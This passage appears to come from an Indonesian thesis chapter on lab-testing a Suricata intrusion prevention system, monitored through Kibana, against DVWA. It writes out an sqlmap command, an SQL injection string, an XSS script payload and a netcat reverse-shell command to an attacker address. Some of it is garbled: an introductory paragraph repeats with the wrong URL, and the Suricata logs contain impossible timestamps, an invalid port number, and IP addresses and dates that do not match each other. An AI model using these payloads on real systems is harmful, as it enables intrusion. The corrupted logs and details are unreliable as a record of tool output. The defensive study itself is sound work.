Setelah berhasil menginstal dan mengkonfigurasi *Elasticsearch* pada *Debian 12* di jaringan LAN dengan subnet 192.168.200.0/24, tahap selanjutnya adalah menampilkan *dashboard* hasil monitoring dari *Suricata* melalui antarmuka *web*. Langkah awal yang dilakukan adalah memastikan

bahwa service *Elasticsearch* dan *Kibana* berjalan dengan baik, kemudian melakukan akses pada browser.

```
http://192.168.100.5/DVWA/
```

Pada browser akan menampilkan halaman awal *Dashboard Elasticsearch*, dimana ini merupakan sistem yang siap menerima data dari *Suricata* dan memvisualisasikannya. Berikut tampilan awal pada *dashboard Kibana*:



Gambar 4.25: *Landing page Dashboard Kibana*

Setelah berhasil menginstal dan mengkonfigurasi *Elasticsearch* pada *Debian 12* di jaringan LAN dengan subnet 192.168.200.0/24, tahap selanjutnya adalah menampilkan *dashboard* hasil pemantauan dari *Suricata* melalui antarmuka web *Kibana*. Langkah awal yang dilakukan adalah memastikan service *Elasticsearch* dan *Kibana* berjalan dengan baik.

Selanjutnya, akses dilakukan melalui peramban web ke alamat <http://192.168.200.129:5601>. Tampilan ini kemudian akan mengarahkan ke halaman awal *Dashboard Kibana* seperti pada Gambar 4.15: *Landing page*, yang mengonfirmasi bahwa sistem telah siap untuk menerima dan memvisualisasikan data log keamanan yang berasal dari *Suricata*, termasuk aktivitas yang terkait dengan pengujian DVWA pada <http://192.168.100.5/DVWA/>.

3. PENGUJIAN DAN HASIL

Pada tahap ini, dilakukan pengujian terhadap sistem yang telah dibangun dengan menerapkan metodologi *penetration testing* guna mengevaluasi efektivitas sistem dalam mendeteksi dan mencegah berbagai jenis serangan siber.

3.1 Pengujian Sistem

Fokus pengujian diarahkan pada aplikasi *Damn Vulnerable Web Application* (DVWA) yang diinstal pada *Ubuntu server 2*, yang ditempatkan dalam *segment Demilitarized Zone* (DMZ) sebagaimana tergambar dalam Arsitektur Sistem. Simulasi serangan dilakukan dari *Kali Linux* yang berperan sebagai mesin penyerang, sementara seluruh lalu lintas serangan dialirkan melalui *Ubuntu server 1* yang bertugas sebagai *router*, *firewall*, sekaligus sebagai *Network Intrusion Detection and Prevention System* (NIDPS) dengan *Suricata* yang dikonfigurasi dalam *mode inline af-packet*.

Dalam skenario ini, *Suricata* melakukan inspeksi terhadap lalu lintas jaringan secara *real-time* melalui antarmuka yang ditentukan. Apabila terdeteksi adanya pola ancaman, sistem akan merespons secara otomatis sesuai konfigurasi rule yang digunakan, baik melalui peringatan (*alert*) maupun pemblokiran lalu lintas (*drop*), berdasarkan pendekatan *Signature-Based Detection* maupun *Anomaly-Based Detection*. Untuk mendukung proses pemantauan, sistem *logging* dan visualisasi serangan dijalankan melalui *Kibana 8*, yang menerima data *log* dari *Suricata* melalui *Filebeat* dan *Elasticsearch*. Simulasi ini mengikuti tahapan metodologi umum *penetration testing*, yang terdiri dari beberapa tahapan sebagai berikut:

a. Perencanaan (*Planning*)

Tahap perencanaan dilakukan untuk menentukan target pengujian, perangkat yang digunakan, serta metodologi yang diterapkan. Target pengujian adalah DVWA yang berada pada alamat IP 192.168.100.5. Perangkat uji terdiri atas *Kali Linux* sebagai penyerang, *Ubuntu server2* sebagai target, dan *Ubuntu server1* sebagai sistem pertahanan yang telah dipasang *Suricata* dalam *mode inline* dengan *af-packet*. Perangkat lunak lain yang digunakan

meliputi *Kibana* untuk *monitoring* serta *Filebeat* sebagai pengirim *log Suricata* ke *Elasticsearch*. Berikut rancangan Arsitektur Pengujian dapat dilihat pada gambar dibawah ini:



Gambar 4.26: Arsitektur Pengujian

(Sumber: Olahan penulis, 2025)


b. Pengumpulan Informasi (*Information Gathering*)

Tahapan *Information Gathering* bertujuan untuk mengumpulkan sebanyak mungkin informasi terkait target, dalam hal ini *server web DVWA* dengan alamat IP 192.168.100.5 yang berada di jaringan LAN simulator. Informasi ini penting untuk mengidentifikasi potensi celah keamanan dan menyusun langkah serangan selanjutnya.

Informasi awal tentang target tersebut dikumpulkan melalui *tools* seperti *nmap* dan *nikto*. Dua jenis pemindaian dilakukan, yaitu pemindaian *port* menggunakan *Nmap* dan pemindaian kerentanan *web* menggunakan *Nikto*.

1) Pemindaian dengan *Nmap*

Melakukan pemindaian *nmap -sS 192.168.100.5*. *Suricata* mendeteksi pemindaian SYN Scan ini dengan *rule signature* berbasis flag TCP SYN yang dikirim secara berulang dalam waktu singkat, dapat dilihat pada gambar:



Gambar 4.27: Deteksi Nmap SYN Scan oleh Suricata

Berdasarkan hasil pemindaian *Nmap*, server DVWA dengan IP 192.168.100.5 menunjukkan bahwa semua dari 1000 port TCP yang dipindai berada dalam status "*filtered*" (difilter), yang mengindikasikan bahwa suatu *firewall* atau aturan pemblokiran lalu lintas mencegah paket pemindaian *Nmap* mencapai *port-port* tersebut atau mencegah respons kembali ke *Kali Linux*. Ini berarti tidak ada *port* layanan yang dapat diidentifikasi secara langsung dari hasil pemindaian ini, mengindikasikan adanya pertahanan jaringan yang aktif yang membatasi kemampuan penyerang untuk mengidentifikasi layanan yang berjalan pada target.

2) Pemindaian dengan *Nikto*

Pada tahap pengujian keamanan aplikasi *web* DVWA, dilakukan pemindaian menggunakan *tools Nikto* dengan perintah *nikto -h http://192.168.100.5*. Tujuan dari pemindaian ini adalah untuk mengidentifikasi kelemahan umum pada konfigurasi *server web*. Proses ini dijalankan dari mesin *Kali Linux* ke target *Ubuntu server2* yang menjalankan Apache. Aktivitas ini berhasil dideteksi oleh *Suricata* melalui analisis signature pada *HTTP request*, khususnya melalui *User-Agent* yang mencantumkan *string "Nikto"*, yang secara otomatis ditandai sebagai aktivitas *reconnaissance*.

The screenshot displays two windows side-by-side. On the left is the Nikto web scanner interface, which shows a tree view of the target website's structure. It lists various files and paths, with several items highlighted in red, indicating potential security issues. One specific item is highlighted with a red box, showing details about a missing X-Frame-Options header. On the right is a terminal window displaying the Suricata log. The log is filled with numerous entries, primarily in green and blue text, representing different types of network traffic and security events. Several entries are categorized under "Command Injection Netcat" and "Excessive HTTP Requests", which correspond to the findings from the Nikto scan.

Gambar 4.28: Hasil Pemindaian Web DVWA Menggunakan Nikto dan Respons Suricata

Hasil pemindaian menunjukkan bahwa *server Apache* memiliki beberapa potensi celah keamanan, seperti metode HTTP non-standar yang diizinkan (*OPTIONS*, *HEAD*), serta aktifnya *directory indexing* pada beberapa path. Selain itu, ditemukan indikasi kerentanan terkait fitur *Web Publisher*, yang memungkinkan *directory listing* dari file di direktori root. Pemindaian ini juga mencatat adanya header keamanan yang tidak dikonfigurasi optimal, seperti ketidadaan *X-Frame-Options* dan *X-Content-Type-Options*, yang dapat dimanfaatkan oleh *attacker* untuk *clickjacking* atau *MIME-sniffing attacks*.


Suricata yang beroperasi sebagai sistem NIDPS mendeteksi lalu lintas anomali selama proses *scanning* berlangsung. *Log Suricata* menunjukkan banyaknya HTTP request dari IP *attacker* (192.168.137.200) menuju *web server* (192.168.100.5) yang diklasifikasikan sebagai ancaman berbasis signature, salah satunya melalui kategori "*Command Injection Netcat*" dan "*Excessive HTTP Requests*". *Suricata* memberikan *respons* berupa aksi *[Drop]*, yang mengindikasikan sistem berhasil memblokir lalu lintas berbahaya untuk mencegah potensi eksloitasi lebih lanjut terhadap *server DVWA*.

c. Pendekripsi Kerentanan (*Vulnerability Scanning*)

Pada tahap ini dilakukan uji kerentanan SQL *Injection* terhadap aplikasi DVWA dengan menggunakan tool SQLmap, yang merupakan alat otomatisasi pengujian injeksi SQL. Tujuannya adalah untuk mengidentifikasi apakah parameter id dalam URL rentan terhadap eksloitasi SQL *Injection*. Pengujian dilakukan dari mesin *Kali Linux* dengan perintah:

```
sqlmap -u  
"http://192.168.100.5/DVWA/vulnerabilities/sqlInjection?id=1&Submit=Submit&security=low" --batch --  
dbs
```

Perintah tersebut ditujukan langsung ke halaman *vulnerabilities/sqli* dari DVWA dengan level keamanan rendah. Parameter *--batch* digunakan untuk melewati prompt interaktif dan *--dbs* untuk menampilkan nama-nama database yang tersedia jika injeksi berhasil. Berikut hasil *scanning* dan *respons Suricata* :



Gambar 4.29: Hasil scanning sqlmap dan Suricata respons

Hasil pemindaian yang ditampilkan pada terminal menunjukkan bahwa SQLmap berhasil melakukan serangkaian pengujian terhadap parameter id dan submit pada halaman SQL *Injection* DVWA. Terlihat bahwa SQLmap menguji berbagai jenis injeksi, seperti *Boolean-based blind*, *error-based*, dan *time-based*. Selain itu, SQLmap juga mendekripsi sistem basis data backend

sebagai MySQL dengan versi di atas 5.1. Selama proses ini, *SQLmap* menampilkan status [*INFO*] dan peringatan [*WARNING*] yang menandakan keberhasilan dalam enumerasi teknik injeksi serta [*Critical*] terkait deteksi koneksi yang lambat akibat parameter eksploitasi waktu.


Suricata, yang berjalan di *Ubuntu server1* dalam mode IPS, secara aktif mendeteksi dan merespons lalu lintas *SQLmap*. Berdasarkan tampilan *log* di sisi kanan, *Suricata* mengklasifikasikan lalu lintas tersebut sebagai "*SQLmap Scan Detected*" dan memberikan tindakan berupa [*Drop*] terhadap paket yang datang dari IP *attacker* 192.168.137.1 menuju *web server* 192.168.100.5. Deteksi ini ditandai dengan Priority: 3 dan klasifikasi signature HTTP berbasis *signature*. *Respons* ini menandakan bahwa *Suricata* berhasil mengidentifikasi aktivitas pemindaian yang berpotensi berbahaya dan mencegahnya mencapai *server target*.

d. Eksloitasi (*Exploitation*)

Tahap eksloitasi bertujuan untuk menguji apakah kerentanan yang ditemukan pada tahap sebelumnya benar-benar dapat dimanfaatkan oleh penyerang. Dalam implementasi simulator ini, eksloitasi dilakukan secara manual melalui antarmuka DVWA untuk menguji beberapa jenis serangan umum, yakni SQL *Injection*, *Cross-site Scripting (XSS)*, dan *Command Injection*. Pengujian dilakukan dengan menyisipkan *payload* langsung ke dalam formulir *input* DVWA yang terletak di halaman *Web*, berikut beberapa pengujian dilakukan:

1) SQL *Injection*

Payload yang diinjeksikan pada *Web DVWA* seperti ' OR 1=1 -- dan SELECT * FROM users. *Suricata* berhasil mendeteksi dan memblokir percobaan injeksi SQL berdasarkan *keyword* tertentu yang telah ditentukan dalam rule signature. Proses dan hasil SQL *Injection* ini dapat dilihat pada gambar dibawah ini:



Gambar 4.30: Injeksi *payload* pada DVWA

Berdasarkan gambar diatas yang menampilkan upaya *SQL Injection* pada modul DVWA, ditambah dengan performa *Suricata* yang secara eksplisit menunjukkan deteksi dan pemblokiran agresif terhadap aktivitas berbahaya, dapat disimpulkan bahwa injeksi *payload* yang dilakukan gagal. Intervensi aktif Sistem Pencegahan Intrusi (IPS) *Suricata* secara efektif mencegah eksekusi *payload* pada sisi server, sehingga meniadakan *respons* yang diharapkan dari kerentanan tersebut yang terlihat pada *log* dibawah ini:

```
[root@kali:~]# sudo tail -f /var/log/suricata/fast.log
[sudo] password for suricata:
09/09/2023-07:22:00.545229 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64117 -> 192.168.100.5:80
09/09/2023-07:22:00.545230 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64117 -> 192.168.100.5:80
09/09/2023-07:22:16.389198 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:30224 -> 192.168.100.5:80
09/09/2023-07:22:16.389202 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:30224 -> 192.168.100.5:80
09/09/2023-07:22:23.729421 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:45644 -> 192.168.100.5:80
09/09/2023-07:28:13.783638 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:45644 -> 192.168.100.5:80
09/09/2023-07:28:13.783639 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:45644 -> 192.168.100.5:80
09/09/2023-07:29:13.492927 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64121 -> 192.168.100.5:80
09/09/2023-07:29:15.3.602697 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:30208 -> 192.168.100.5:80
09/09/2023-07:29:15.4.484511 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:45670 -> 192.168.100.5:80
09/09/2023-07:29:15.4.188369 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:45670 -> 192.168.100.5:80
09/09/2023-07:29:54.188235 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:60390 -> 192.168.100.5:80
09/09/2023-07:29:54.188236 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:60390 -> 192.168.100.5:80
09/09/2023-07:29:59:03.423658 [**] [1:1000011:1] Nmap SYN Scan Detected [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64136 -> 192.168.100.5:80
09/09/2023-07:29:59:03.423659 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64136 -> 192.168.100.5:80
09/09/2023-07:29:59:03.423660 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64136 -> 192.168.100.5:80
09/09/2023-07:30:16.521937 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:42716 -> 192.168.100.5:80
09/09/2023-07:30:16.522831 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64142 -> 192.168.100.5:80
09/09/2023-07:30:16.522832 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64142 -> 192.168.100.5:80
09/09/2023-07:30:30.598133 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.200:46728 -> 192.168.100.5:80
09/09/2023-07:30:30.598211 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 102.168.137.1:64148 -> 192.168.100.5:80
```


Gambar 4.31: *Suricata* sebagai fungsi IDS mampu *Drop SQL Injection*

2) Cross Site Scripting (XSS)

Pada tahap ini dilakukan pengujian terhadap kerentanan *Cross-site Scripting* (XSS) tipe *reflected* yang terdapat pada aplikasi *Damn Vulnerable Web Application* (DVWA) yang berjalan pada *server Ubuntu server2*. Tujuan

dari pengujian ini adalah untuk mengetahui apakah sistem rentan terhadap injeksi skrip melalui parameter *input* pengguna yang tidak divalidasi dengan baik.

Pengujian dilakukan menggunakan *browser* di *Kali Linux*, dengan mengakses halaman DVWA pada menu "Reflected XSS" dan menyisipkan *payload* `<script>alert('XSS')</script>` pada parameter name. *Payload* tersebut bertujuan untuk mengeksekusi skrip *JavaScript* secara langsung ketika halaman dimuat ulang, sebagai indikasi bahwa *input* pengguna ditampilkan kembali tanpa filter (*reflected*) sebagaimana dapat dilihat pada gambar berikut:



Gambar 4.32: Serangan *Cross Site Scripting* (XSS) berhasil dieksekusi

Hasil pengujian menunjukkan bahwa serangan berhasil dieksekusi, sebagaimana ditunjukkan oleh munculnya jendela *pop-up* yang menampilkan pesan "XSS Reflected!". Hal ini mengindikasikan bahwa server tidak melakukan validasi atau penyaringan terhadap *input* HTML/*JavaScript* yang dikirimkan melalui parameter URL. Dengan demikian, kerentanan ini dapat dimanfaatkan oleh penyerang untuk menyisipkan skrip berbahaya, seperti

session hijacking, cookie theft, maupun phishing. Keberhasilan serangan ini membuktikan bahwa aplikasi DVWA secara eksplisit rentan terhadap XSS *reflected* dan mendemonstrasikan pentingnya validasi *input* pada sisi *server* maupun klien.

Sementara itu, *Suricata* yang dikonfigurasi sebagai *Network Intrusion Detection and Prevention System* (NIDPS) di *Ubuntu server1* berhasil mendeteksi aktivitas mencurigakan selama pengujian berlangsung. Namun, berdasarkan *log Suricata*, yang terdeteksi dan diblokir adalah *payload* berbasis *Command Injection* dengan metode *Netcat*, sebagaimana terlihat dalam file *fast.log* berikut:

```
[root@kali:~]# tail -n 20 fast.log
[6/6/2025-08:00:25.722200 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:00:26.12357 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:01:12.543535 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:01:12.543536 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:01:12.543537 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:01:12.543538 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:01:12.543539 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:06.781869 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:06.781870 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:06.781871 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:06.781872 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:37.714623 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:38.714624 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:38.714625 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:38.714626 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:38.714627 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:03:38.714628 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:80->192.168.100.5:80
[6/6/2025-08:08:29.082441 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:35902->192.168.100.5:80
[6/6/2025-08:08:29.082442 [Drop] [**] [1:1000012:2] Command Injection Netcat [**] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.200:35902->192.168.100.5:80
```

Gambar 4.33: *Suricata* merespon [Drop] Serangan XSS

Dari *log* yang muncul adalah *[Drop] [**] [1:1000012:2]* *Command Injection Netcat* dengan alamat sumber dari *Kali Linux* (192.168.137.200) menuju ke *web server* (192.168.100.5) melalui *port* 80. Ini menunjukkan bahwa meskipun *Suricata* efektif dalam mendeteksi serangan berbasis *command injection*, pada kasus XSS *reflected* ini *payload* tidak dikenali atau tidak dikategorikan sebagai ancaman oleh *ruleset* yang aktif. Hal ini menjadi perhatian untuk penguatan *rules* signature terhadap serangan XSS.

3) *Command Injection* dan *Reverse Shell*


Pada tahap eksloitasi, pengujian dilakukan terhadap kerentanan *Command Injection* pada aplikasi *web DVWA*. Salah satu *payload* yang digunakan adalah upaya eksekusi perintah reverse shell dari sisi *attacker* (*Kali Linux*) menuju mesin korban (*Web Server DVWA*). *Payload* disisipkan melalui *input* form ping pada fitur DVWA, sehingga jika tidak

difilter, server akan menjalankan perintah tambahan yang diberikan *attacker*. *Payload* yang diuji sebagai berikut:

Payload tersebut diinputkan pada form ping saat tampilan DVWA yang diakses via link

```
nc -e /bin/bash 192.168.137.50 4444
```

<http://192.168.100.5/DVWA/vulnerabilities/exec/#> pada web DVWA *Vulnerability: Command Injection*, berikut tampilan Web DVWA dan respons Suricata :



Gambar 4.34: Memasukan *payload* *Vulnerability: Command Injection* pada Web DVWA

Hasil pengujian menunjukkan bahwa *payload* tidak berhasil dijalankan. Hanya perintah ping yang diproses, sedangkan perintah tambahan nc -e ditolak. Hal ini menandakan bahwa sistem NIDS (*Suricata*) yang berada di *Ubuntu server1* telah mendeteksi dan memblokir serangan *command injection* yang mengandung perintah *reverse shell*.


```
suricata@kali:~$ sudo tail -f /var/log/suricata/fast.log
[sudo] password for suricata:
06/06/2023-00:09:38.762515 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64274 -> 192.168.100.5:80
06/06/2023-00:09:38.762514 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.209:35800 -> 192.168.100.5:80
06/06/2023-00:09:38.762513 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.209:209005 -> 192.168.100.5:80
06/06/2023-00:09:38.762442 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64274 -> 192.168.100.5:80
06/06/2023-00:12:24.121757 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64366 -> 192.168.100.5:80
